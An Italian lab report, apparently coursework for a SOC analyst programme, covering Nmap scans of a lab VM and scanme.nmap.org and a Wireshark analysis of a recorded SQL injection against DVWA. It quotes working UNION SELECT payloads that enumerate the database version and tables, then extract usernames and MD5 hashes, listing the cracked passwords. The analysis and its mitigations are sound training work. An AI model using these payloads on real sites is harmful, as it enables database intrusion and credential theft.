    depending on the options used. Key among that information is the "interesting ports table".
    That table lists the port number and protocol, service name, and state. The state is either
    open, filtered, closed, or unfiltered. Open means that an application on the target machine
    is listening for connections/packets on that port. Filtered means that a firewall, filter, or
    other network obstacle is blocking the port so that Nmap cannot tell whether it is open or
    closed. Closed ports have no application listening on them, though they could open up at a
    later time. Ports are classified as unfiltered when they are responsive to Nmap's probes, but Nmap
    cannot determine whether they are open or closed. Nmap reports the state combinations
    open|filtered and closed|filtered when it cannot determine which of the two states describe
    the port. The port table may also include software version details when version detection has been
    requested. When an IP protocol scan is requested (-sO), Nmap provides information on supported
    IP protocols rather than listening ports.

    In addition to the interesting ports table, Nmap can provide further information on targets,
    including reverse DNS names, operating system guesses, device types, and MAC addresses.

    A typical Nmap scan is shown in Example 1. The only Nmap arguments used in this example are
Manual page nmap(1) line 1 (press h for help or q to quit)
```

man nmap

Cos'è Nmap? Per cosa viene usato?

Nmap (Network Mapper) è uno strumento open source per l'esplorazione di rete e l'audit di sicurezza. Viene usato per scansionare reti di grandi dimensioni o singoli host tramite raw IP packet, determinare quali host sono attivi, identificare i servizi (nome e versione) in esecuzione, rilevare il sistema operativo in uso, individuare i filtri o firewall attivi, e per attività di routine come l'inventario di rete e il monitoraggio dell'uptime.

Stato porta	Significato
open	Un'applicazione sta ascoltando attivamente su quella porta
closed	Nessuna applicazione in ascolto, ma la porta risponde ai probe
filtered	Un firewall o filtro blocca i probe; Nmap non determina lo stato reale
unfiltered	La porta risponde ai probe, ma Nmap non determina con certezza lo stato

È stato analizzato l'esempio riportato nel manuale (Example 1):

```
$ nmap -A -T4 scanme.nmap.org
```

Opzione -A: attiva insieme il rilevamento del sistema operativo, il rilevamento delle versioni dei servizi, l'esecuzione di script NSE di default e il traceroute.

Opzione -T4: imposta il timing template su "Aggressive" (livello 4 su una scala da 0 a 5), privilegiando la velocità rispetto alla discrezione della scansione.

■ Parte 2: Scansione delle porte aperte

Passo 1: scansione del localhost. È stato eseguito il comando **nmap -A -T4 localhost**.

```

[analyst@secops ~]$ nmap -A -T4 localhost
Starting Nmap 7.97 ( https://nmap.org ) at 2026-06-19 08:38 -0400
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000059s latency).
Other addresses for localhost (not scanned): ::1
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.0.8 or later
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to 127.0.0.1
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 2
|   vsFTPD 3.0.5 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--  1 0      0              0 Mar 26  2018 ftp_test
22/tcp    open  ssh      OpenSSH 10.0 (protocol 2.0)
Service Info: Host: Welcome

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.64 seconds
[analyst@secops ~]$

```

nmap -A -T4 localhost

Porta	Servizio	Versione
21/tcp	ftp	vsftpd 2.0.8 or later
22/tcp	ssh	OpenSSH 10.0 (protocol 2.0)

Finding

Il servizio FTP risulta configurato con login anonimo abilitato (Anonymous FTP login allowed, FTP code 230), con un file di test (ftp_test) accessibile senza autenticazione. Si tratta di una misconfigurazione classica, da segnalare e correggere disabilitando l'accesso anonimo.

Passo 2: scansione della rete locale. Prima di scansionare una rete è necessario ottenere l'autorizzazione del proprietario; in questo caso si tratta di un ambiente di laboratorio isolato.

È stato eseguito il comando **ip address** per individuare l'indirizzo IP e la subnet mask della VM.

```

Nmap done: 1 IP address (1 host up) scanned in 12.64 seconds
[analyst@secOps ~]$ ip address
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: ovs-system: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether da:7f:7c:4a:5f:78 brd ff:ff:ff:ff:ff:ff
3: s1: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether 9e:07:35:45:cf:43 brd ff:ff:ff:ff:ff:ff
4: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:2f:87:a7 brd ff:ff:ff:ff:ff:ff
    altname enx0800272f87a7
    inet 10.0.2.15/24 metric 1024 brd 10.0.2.255 scope global dynamic enp0s3
        valid_lft 81477sec preferred_lft 81477sec
    inet6 fd17:625c:f037:2:a00:27ff:fe2f:87a7/64 scope global dynamic mngtmpaddr noprefixroute
        valid_lft 86365sec preferred_lft 14365sec
    inet6 fe80::a00:27ff:fe2f:87a7/64 scope link proto kernel_ll
        valid_lft forever preferred_lft forever
[analyst@secOps ~]$

```

ip address

A quale rete appartiene la VM?

L'interfaccia attiva (enp0s3) presenta indirizzo IPv4 10.0.2.15/24. La rete corrispondente è 10.0.2.0/24 (sostituendo l'ultimo otetto dell'indirizzo IP con zero).

È stato quindi eseguito **nmap -A -T4 10.0.2.0/24** per individuare altri host sulla stessa rete.

```

[analyst@secOps ~]$ nmap -A -T4 10.0.2.0/24
Starting Nmap 7.97 ( https://nmap.org ) at 2026-06-19 08:40 -0400
Nmap scan report for 10.0.2.15
Host is up (0.000024s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.0.8 or later
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to 10.0.2.15
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 4
|   vsFTPD 3.0.5 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_rw-r--r--  1 0      0      0 Mar 26  2018 ftp_test
22/tcp    open  ssh      OpenSSH 10.0 (protocol 2.0)
Service Info: Host: Welcome

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (1 host up) scanned in 60.00 seconds
[analyst@secOps ~]$

```

nmap -A -T4 10.0.2.0/24

Risultato

Su 256 indirizzi scansionati è risultato attivo un solo host (10.0.2.15, la VM stessa), con gli stessi servizi rilevati nella scansione del localhost. In un ambiente di laboratorio isolato non sono presenti altri dispositivi sulla rete; in un contesto aziendale reale lo stesso comando permetterebbe di mappare tutti i dispositivi attivi (server, workstation, stampanti) durante la fase di discovery.

Passo 3: scansione di un server remoto. È stato visitato il sito scanme.nmap.org, messo a disposizione ufficialmente dal creatore di Nmap (Fyodor) per permettere di esercitarsi legalmente nel port scanning senza il rischio di violare leggi o policy aziendali scansionando un sistema senza autorizzazione.

È stato eseguito il comando **nmap -A -T4 scanme.nmap.org**.

```
[analyst@secOps ~]$ nmap -A -T4 scanme.nmap.org
Starting Nmap 7.97 ( https://nmap.org ) at 2026-06-19 08:43 -0400
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.20s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 1024 ac:00:a0:1a:82:ff:cc:55:99:dc:67:2b:34:97:6b:75 (DSA)
|_ 2048 20:3d:2d:44:62:2a:b0:5a:9d:b5:b3:05:14:c2:a6:b2 (RSA)
|_ 256 96:02:bb:5e:57:54:1c:4e:45:2f:56:4c:4a:24:b2:57 (ECDSA)
80/tcp    open  http         Apache httpd 2.4.7 ((Ubuntu))
|_ http-favicon: Nmap Project
|_ http-title: Go ahead and ScanMe!
|_ http-server-header: Apache/2.4.7 (Ubuntu)
31337/tcp open  tcpwrapped
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 37.14 seconds
[analyst@secOps ~]$
```

nmap -A -T4 scanme.nmap.org

Porta	Servizio	Versione
22/tcp	ssh	OpenSSH 6.6.1p1 Ubuntu
80/tcp	http	Apache httpd 2.4.7 (titolo pagina: "Go ahead and ScanMe!")
31337/tcp	tcpwrapped	Versione non rilevabile

Porte filtrate: 997 porte TCP risultano filtrate in blocco ("no-response"), senza elenco individuale.

Indirizzo IP del server: 45.33.32.156 (oltre a un indirizzo IPv6 non scansionato).

Sistema operativo: Linux (CPE generico cpe:/o:linux:linux_kernel); dalle versioni di OpenSSH e Apache si deduce una distribuzione Ubuntu.

Nota

La porta 31337 è storicamente nota come porta "leet", associata in passato a malware come Back Orifice. In questo caso è solo un riferimento scherzoso del progetto Nmap; su un host aziendale reale, una porta aperta con questo numero meriterebbe comunque un controllo immediato.

Domanda di riflessione: come può Nmap aiutare con la sicurezza della rete, e come può essere usato da un attore malevolo come strumento offensivo?

Nmap è uno strumento dual-use. In ambito difensivo permette di fare audit della propria rete, mantenere un inventario degli asset, individuare configurazioni errate (come il login FTP anonimo trovato in questo laboratorio) e verificare il corretto funzionamento delle regole firewall. Allo stesso modo, un attore malevolo può utilizzare Nmap per la fase di ricognizione preliminare a un attacco: mappare la rete della vittima, identificare versioni software vulnerabili e scegliere l'exploit più adatto. La differenza non sta nello strumento, ma nell'autorizzazione e nell'intento con cui viene utilizzato.

Bonus 2: Attacco a un database MySQL

Analisi con Wireshark di un attacco di SQL Injection registrato contro un'applicazione web vulnerabile.

Obiettivo del laboratorio: analizzare con Wireshark un file di cattura (PCAP) relativo a un attacco di SQL Injection precedentemente registrato contro un'applicazione web vulnerabile (DVWA, Damn Vulnerable Web Application).

■ Parte 1: Apertura del file PCAP

È stato aperto Wireshark sulla VM CyberOps Workstation e caricato il file **SQL_Lab.pcap** dalla directory /home/analyst/lab.support.files. Il file contiene 8 minuti (441 secondi) di traffico catturato durante l'attacco.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.0.2.4	10.0.2.15	TCP	74	35614 → 80 [SYN] Seq=0 Win=29200 L
2	0.000315	10.0.2.15	10.0.2.4	TCP	74	80 → 35614 [SYN, ACK] Seq=0 Ack=1
3	0.000349	10.0.2.4	10.0.2.15	TCP	66	35614 → 80 [ACK] Seq=1 Ack=1 Win=2
4	0.000681	10.0.2.4	10.0.2.15	HTTP	654	POST /dvwa/login.php HTTP/1.1 (ap
5	0.002149	10.0.2.15	10.0.2.4	TCP	66	80 → 35614 [ACK] Seq=1 Ack=589 Win
6	0.005700	10.0.2.15	10.0.2.4	HTTP	430	HTTP/1.1 302 Found
7	0.005700	10.0.2.4	10.0.2.15	TCP	66	35614 → 80 [ACK] Seq=589 Ack=365 W
8	0.014383	10.0.2.4	10.0.2.15	HTTP	496	GET /dvwa/index.php HTTP/1.1
9	0.015485	10.0.2.15	10.0.2.4	HTTP	3107	HTTP/1.1 200 OK (text/html)
10	0.015485	10.0.2.4	10.0.2.15	TCP	66	35614 → 80 [ACK] Seq=1019 Ack=3406
11	0.068625	10.0.2.4	10.0.2.15	HTTP	429	GET /dvwa/dvwa/css/main.css HTTP/1
12	0.070400	10.0.2.15	10.0.2.4	HTTP	1511	HTTP/1.1 200 OK (text/css)
13	174.254430	10.0.2.4	10.0.2.15	HTTP	536	GET /dvwa/vulnerabilities/sqli/?pic
14	174.254581	10.0.2.15	10.0.2.4	TCP	66	80 → 35638 [ACK] Seq=1 Ack=471 Wir
15	174.257989	10.0.2.15	10.0.2.4	HTTP	1861	HTTP/1.1 200 OK (text/html)
16	220.490531	10.0.2.4	10.0.2.15	HTTP	577	GET /dvwa/vulnerabilities/sqli/?pic
17	220.490637	10.0.2.15	10.0.2.4	TCP	66	80 → 35640 [ACK] Seq=1 Ack=512 Wir
18	220.493085	10.0.2.15	10.0.2.4	HTTP	1918	HTTP/1.1 200 OK (text/html)

▶ Frame 1: 74 bytes	0000 08 00 27 9f 48 a0 08 00 27 ca e1 24 08 00 45 00	...H...\$.E.
▶ Ethernet II, Src:	0010 00 3c 0f 05 40 00 40 06 13 a5 0a 00 02 04 0a 00	<...@... ..
▶ Internet Protocol	0020 02 0f 8b 1e 00 50 21 2c bc 0b 00 00 00 00 a0 02	...P!.....
▶ Transmission Contr	0030 72 10 18 41 00 00 02 04 05 b4 04 02 08 0a 00 00	r..A.....
	0040 b3 0e 00 00 00 00 01 03 03 07	

SQL_Lab.pcap caricato in Wireshark

Quali sono i due indirizzi IP coinvolti nell'attacco?

10.0.2.4 (client, da cui parte l'attacco) e **10.0.2.15** (server, che ospita l'applicazione web vulnerabile DVWA).

Dalla lista dei pacchetti si osserva la sequenza iniziale: handshake TCP a tre vie sulla porta 80, login sull'applicazione (POST /dvwa/login.php), caricamento della pagina principale, e infine due richieste verso /dvwa/vulnerabilities/sqli/?id=... a distanza di diversi minuti, corrispondenti all'inizio e alla prosecuzione dell'attacco di SQL Injection sul parametro id.

■ Parte 2: Visualizzazione dell'attacco

È stato selezionato il pacchetto numero 13 (una richiesta GET) e ne è stato seguito il flusso HTTP (Segui > Flusso HTTP), per osservare lo scambio dati a livello applicativo.

```
GET /dvwa/vulnerabilities/sqli/?id=1%3D1&Submit=Submit HTTP/1.1
Host: 10.0.2.15
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:50.0) Gecko/20100101 Firefox/50.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.0.2.15/dvwa/vulnerabilities/sqli/
Cookie: security=low; PHPSESSID=ml2n7d0t4rem6k0n4is82u5157
Connection: keep-alive
Upgrade-Insecure-Requests: 1

HTTP/1.1 200 OK
Date: Mon, 06 Feb 2017 14:18:22 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 1443
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=utf-8

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">

  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
```

Flusso HTTP del pacchetto 13

```
GET /dvwa/vulnerabilities/sqli/?id=1%3D1&Submit=Submit HTTP/1.1 Cookie: security=low; PHPSESSID=ml2n7d0t4rem6k0n4is82u5157
```

Il valore del parametro id, decodificato, corrisponde a **1=1**: un primo probe per verificare come l'applicazione gestisce un input non numerico, prima di tentare un'iniezione vera e propria. Negli header è presente anche il cookie **security=low**, che indica il livello di sicurezza di DVWA impostato su "Low", cioè senza filtri o sanitizzazione dell'input: un ambiente volutamente vulnerabile a scopo didattico. Il server risponde con HTTP 200 OK (Apache/2.4.18 Ubuntu), restituendo la normale pagina HTML della sezione SQL Injection.

Seguendo anche il flusso del pacchetto 19 e cercando l'occorrenza 1=1, si osserva che l'aggressore ha inserito la stessa stringa nel campo UserID: invece di un messaggio di errore, l'applicazione ha restituito un record reale dal database (First name: admin, Surname: admin). Questo dimostra che la condizione 1=1, essendo sempre vera, fa restituire dati al database indipendentemente dal valore previsto per il campo, confermando la presenza della vulnerabilità.

■ Parte 3: continuazione dell'attacco

Seguendo il flusso HTTP del pacchetto 22 con lo stesso procedimento, è stato osservato il payload:

```
1' or 1=1 union select database(), user()#
```

La query unisce alla richiesta originale (chiusa con un apice e una condizione sempre vera) una seconda interrogazione tramite **UNION SELECT**, che combina i risultati delle funzioni MySQL database() e user() nelle stesse colonne restituite dalla pagina; il carattere # commenta il resto della query originale evitando errori di sintassi.

Oltre ai cinque utenti standard di DVWA (admin, Gordon Brown, Hack Me, Pablo Picasso, Bob Smith), la riga iniettata ha rivelato: nome del database: **dvwa**; utente di connessione al database: **root@localhost**.

Finding

L'applicazione si connette al database utilizzando l'utente **root**, il super-utente di MySQL con privilegi massimi. Se l'applicazione viene compromessa, l'attaccante eredita il controllo completo sull'intero server di database, non solo sulle tabelle dell'applicazione: una misconfigurazione grave da segnalare in qualsiasi audit di sicurezza.

■ Parte 4: informazioni di sistema

Seguendo il flusso HTTP e cercando l'occorrenza 1=1, è stato osservato il payload:

```
1' or 1=1 union select null, version()#
```

```
</p>

</form>


```
ID: 1' or 1=1 union select null, version ()#
First
name: admin
Surname: admin</pre><pre>ID: 1' or 1=1 union select null, versio
n ()#
First name: Gordon
Surname: Brown</pre><pre>ID: 1' or 1=1 union s
elect null, version ()#
First name: Hack
Surname: Me</pre><pre>ID: 1' o
r 1=1 union select null, version ()#
First name: Pablo
Surname: Picasso
</pre><pre>ID: 1' or 1=1 union select null, version ()#
First name: Bob<br /
>Surname: Smith</pre><pre>ID: 1' or 1=1 union select null, version ()#
First
name:
Surname: 5.7.12-0ubuntu1.1</pre>
</div>

Packet 24. 1 client pkt, 1 server pkt, 1 turn. Click to select.
```


```

Versione del database individuata nel flusso HTTP

Qual è la versione?

MySQL 5.7.12-0ubuntu1.1, individuabile in fondo all'output restituito, subito prima del tag di chiusura della pagina.

Conoscere la versione esatta del database permette a un attaccante di ricercare vulnerabilità (CVE) note specifiche per quella versione, un ulteriore passo della fase di enumeration prima di un attacco mirato.

■ Parte 5: informazioni sulle tabelle

Seguendo il flusso HTTP e cercando il termine "users", è stato osservato il payload:

```
1' or 1=1 union select null, table_name from information_schema.tables#
```

```

</ul><ul class="menuBlocks"><li onclick="window.location='../security.php' class=""><a href="
../security.php">DVWA Security</a></li>
<li onclick="window.location='../phpinfo.php' class=""><a href='../phpinfo.php">PHP Info</
a></li>
<li onclick="window.location='../about.php' class=""><a href='../about.php">About</a></li>
</ul><ul class="menuBlocks"><li onclick="window.location='../logout.php' class=""><a href="..
../logout.php">Logout</a></li>
</ul>
</div>
</div>
<div id="main_body">
<div class="body_padded">
<h1>Vulnerability: SQL Injection</h1>
<div class="vulnerable_code_area">
<form action="#" method="GET">
<p>
User ID:
<input type="text" size="15" name="id">
<input type="submit" name="Submit" value="Submit">
</p>
</form>
<pre>ID: 1' or 1=1 union select null, table_name from information_schema.tabl
es#<br />First name: admin<br />Surname: admin</pre><pre>ID: 1' or 1=1 union select null, table_n
ame from information_schema.tables#<br />First name: Gordon<br />Surname: Brown</pre><pre>ID: 1'
or 1=1 union select null, table_name from information_schema.tables#<br />First name: Hack<br />S
urname: Me</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<
br />First name: Pablo<br />Surname: Picasso</pre><pre>ID: 1' or 1=1 union select null table nam

```

Elenco delle tabelle individuato nel flusso HTTP

Il risultato è un elenco molto ampio di tutte le tabelle presenti sul server MySQL (non solo quelle dell'applicazione DVWA, ma anche tabelle di sistema come INNODB_SYS_COLUMNS e INNODB_SYS_FOREIGN), tra cui figurano le tabelle **guestbook** e **users**, quest'ultima di particolare interesse per l'attaccante.

Cosa farebbe il comando modificato 1' OR 1=1 UNION SELECT null, column_name FROM INFORMATION_SCHEMA.columns WHERE table_name='users'?

Invece di elencare tutte le tabelle del database, questa query restituirebbe solo i nomi delle colonne della tabella users (ad esempio user_id, username, password, avatar), con un output molto più breve e mirato. È il passo logico successivo nella ricognizione: prima si individuano le tabelle disponibili, poi la struttura interna di quella di interesse.

■ Parte 6: conclusione dell'attacco

È stato seguito il flusso HTTP del pacchetto 28, con il payload:

```
1' or 1=1 union select user, password from users#
```

Sono stati estratti username e hash delle password di tutti gli utenti della tabella users:

Username	Hash MD5	Password in chiaro
admin	5f4dcc3b5aa765d61d8327deb882cf99	password
gordonb	e99a18c428cb38d5f260853678922e03	abc123
1337	8d3533d75ae2c3966d7e0d4fcc69216b	charley
pablo	0d107d09f5bbe40cade3de5c71e9e9b7	letmein
smithy	5f4dcc3b5aa765d61d8327deb882cf99	password

Quale utente ha l'hash della password 8d3533d75ae2c3966d7e0d4fcc69216b? Qual è la password in chiaro?

L'utente **1337**. La password in chiaro, individuata utilizzando un servizio online di hash cracking (es. CrackStation), è **charley**.

Finding

Le password sono salvate come hash MD5 senza salt. MD5 è un algoritmo crittograficamente debole, facilmente reversibile tramite tabelle precalcolate o servizi online: un'ulteriore vulnerabilità indipendente dalla SQL Injection stessa, relativa alla gestione delle credenziali.

■ Domande di riflessione finali

1. Qual è il rischio che le piattaforme utilizzino il linguaggio SQL?

La maggior parte dei siti web si basa su database SQL per gestire i propri dati (utenti, contenuti, transazioni). Se l'input fornito dall'utente non viene validato prima di essere inserito in una query, chiunque può alterare la logica della query stessa, come osservato in questo laboratorio. La gravità dell'impatto dipende dalle azioni che l'aggressore riesce a compiere: dalla semplice lettura di dati fino alla modifica, alla cancellazione o, nei casi peggiori, all'esecuzione di comandi sul sistema sottostante.

2. Quali sono due metodi per prevenire gli attacchi di SQL Injection?

Query parametrizzate (Prepared Statements): l'input dell'utente viene sempre trattato come dato e non come codice SQL eseguibile; è la difesa più efficace, e avrebbe impedito completamente l'attacco osservato in questo laboratorio.

Validazione e sanitizzazione dell'input: si verifica che l'input rispetti il formato previsto (ad esempio solo valori numerici per un campo ID) prima di utilizzarlo nella query.

Altri metodi validi includono l'utilizzo di un Web Application Firewall, il principio del privilegio minimo sull'account del database (in questo caso l'applicazione utilizzava l'utente root, privo di restrizioni) e il monitoraggio delle query SQL anomale.

Conclusioni generali

Questo progetto ha permesso di esercitarsi su quattro aree fondamentali per un ruolo di SOC Analyst: l'utilizzo di PowerShell e degli strumenti di rete nativi di Windows per l'analisi delle connessioni attive

(netstat) e dei processi (Gestione Attività, Proprietà dei file); l'analisi di un campione di malware reale in sandbox per l'estrazione di Indicatori di Compromissione, con particolare attenzione all'uso di servizi di Dynamic DNS per infrastrutture di Command and Control; l'utilizzo di Nmap per la scoperta di rete e l'identificazione di misconfigurazioni (login FTP anonimo); e l'analisi di un attacco di SQL Injection tramite Wireshark, dalla fase di probe iniziale fino all'estrazione di credenziali, con identificazione delle relative cause (assenza di query parametrizzate, privilegi eccessivi dell'account di database, hashing debole delle password).